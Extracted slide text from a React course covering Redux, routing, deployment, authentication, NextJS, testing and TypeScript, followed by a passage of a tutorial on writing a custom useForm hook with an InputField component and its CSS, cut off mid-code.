


55




4

Core Redux Concepts



The Reducer Function



The Role Of Immutability

State updates must be done in an immutable way!

Objects and arrays are reference values in JavaScript



Changes made to an object property affect ALL places where the object gets used

New object / array copies (also of nested objects / arrays) must be created when producing a new state


What is a “Thunk”?

A function that delays an action until later




An action creator function that does NOT return the action itself but another function which eventually returns the action

What Is Routing?



Multi-Page Routing



Building SPAs

When building complex user interfaces, we typically build **Single Page Applications (SPAs)**

Only one initial HTML request & response

Page (URL) changes are then handled by client-side (React) code

Changes the visible content without fetching a new HTML file

Deployment Steps



Test Code



Optimize Code



Build App for Production



Upload Production Code to Server



Configure Server

Lazy Loading

Load code only when it's needed

A React SPA is a “Static Website”


Only HTML, CSS & JavaScript

A React SPA is a “Static Website”

Only HTML, CSS & JavaScript

A Static Site Host Is Needed

Server-side Routing vs Client-side Routing



Server-side Routing with SPAs

The server must be configured to **always return the index.html** file and ignore the route




Then, React Router (client-side) can take over and render the correct page content

Authentication is needed if
content should be **protected**
(not accessible by everyone)

Two-step Process:

- 1) Get access / permission
- 2) Send request to protected resource

Getting Permission



How Does Authentication Work?

We can't just save and use the "yes"



We could send a fake "yes" to the server to request protected data

Server-side Sessions

Store unique identifier on server, send same identifier to client

Client sends identifier along with requests to protected resources

Authentication Tokens

Create (but not store) "permission" token on server, send token to client

Client sends token along with requests to protected resources

What is NextJS?




The React Framework for Production

A **fullstack** framework for ReactJS

NextJS solves common
problems and makes
building React apps easier!

The React Framework for Production



You still write React code,
you still build React
components and use
React features (props,
state, context, ...)

NextJS just enhances your
React apps and adds
more features

Lots of built-in features
(e.g. routing) that help you
solve common problems &
clear guidance on how to
use those features

There are certain problems
which you will need to
solve for almost all
production-ready React
apps: NextJS solves those
for you

NextJS – Key Features & Benefits



File-based Routing

Define pages and routes with files and folders instead of code

Less code, less work, highly understandable



Server-side Rendering

Automatic page pre-rendering: Great for SEO and initial load

Blending client-side and server-side: Fetch data on the server and render finished pages



Fullstack Capabilities

Easily add backend (server-side) code to your Next / React apps

Storing data, getting data, authentication etc. can be added to your React projects

What is "Testing"?

Manual Testing

Write Code <> Preview & Test
in Browser

Very important: You see what
your users will see



Error-prone: It's hard to test all
possible combinations and
scenarios

Automated Testing

Code that tests your code

You test the individual building
blocks of your app



Very technical but allows you to
test ALL building blocks at once

Different Kinds Of Automated Tests

Unit Tests

Test the **individual building blocks** (functions, components) **in isolation**

Projects typically contain dozens or hundreds of unit tests

The most common / important kind of test

Integration Tests

Test the **combination** of multiple building blocks

Projects typically contain a couple of integration tests

Also important, but focus on unit tests in most cases


End-to-End (e2e) Tests

Test complete scenarios in your app as the user would experience them

Projects typically contain only a few e2e tests

Important but can also be done manually (*partially*)

What To Test



Required Tools & Setup

We need a tool for running our tests and asserting the results



We need a tool for “simulating” (rendering) our React app / components



Jest




React Testing Library



Both tools are already set up for you when using create-react-app



Writing Tests – The Three “A”s



What & Why?

TypeScript is a “**superset**” to
JavaScript

TypeScript adds **static typing** to JavaScript

JavaScript on its own is
dynamically typed

Creating a Custom useForm Hook

A Custom Hook for Managing Forms in React

There are many great libraries out there which can be used to create and manage form state in React. In this tutorial, we will learn how we can create a custom hook to manage forms in React **without relying on any library**.

We will create a hook that will not only render `input` elements in a form but also handle validation of the `input` elements.

For this tutorial, we will create a signup form which will contain the following input fields:

- name
- email
- password
- confirm password

The following image shows the form that we will create.

Sign Up

Full Name

Email


Password

.....

Confirm Password

.....

Submit



A sidenote: The password fields had already been filled to demonstrate that the submit **button** is enabled when the overall form becomes valid.

Complete Code and Demo

You can find the demo and also access the complete code using the following link:

- [Codesandbox - Custom Hook For Forms in React](#)

You can learn all about React, from the ground up with our **bestselling, 5*-rated course**: [React - The Complete Guide](#).

First of all, we need a component that will represent the `input` elements in our form.

Input.js

```
function InputField(props) {
  const {
    label,
    type,
    name,
    handleChange,
    errorMessage,
    isValid,
    value,
  } = props;

  return (
    <div className="inputContainer">
      <label>{label}</label>
      <input type={type} name={name} value={value}
onChange={handleChange} />
      {errorMessage && !isValid && (
        <span className="error">{errorMessage}</span>
      )}
    </div>
  );
}
```

This `InputField` component expects different `props` that will be used to configure each input element which will be rendered in our form.

Each `input` has a `label` and an error message associated with it. Error message will only be displayed when the `errorMessage` prop contains a message to be displayed and the input field is not valid.

We also need some styles for our `InputField` component.

Input.css

```
.inputContainer {
  display: flex;
  flex-direction: column;
  margin: 0 0 15px;
}

label {
  margin: 0 0 6px 0;
  font-size: 1.1rem;
}

input {
  padding: 10px;
  border: none;
  border-bottom: 1px solid #777;
  background-color: #eee;
  outline: none;
  font-size: 1.1rem;
  box-sizing: border-box;
  margin: 0 0 8px 0;
}

.error {
  color: red;
}
```

As mentioned before, our hook will render `input` elements in the form. For this, we need to create an object representation of our form.

We will represent our form with the following object structure:

```
{
  renderInput: (handleChange, value, isValid, error, key) => {
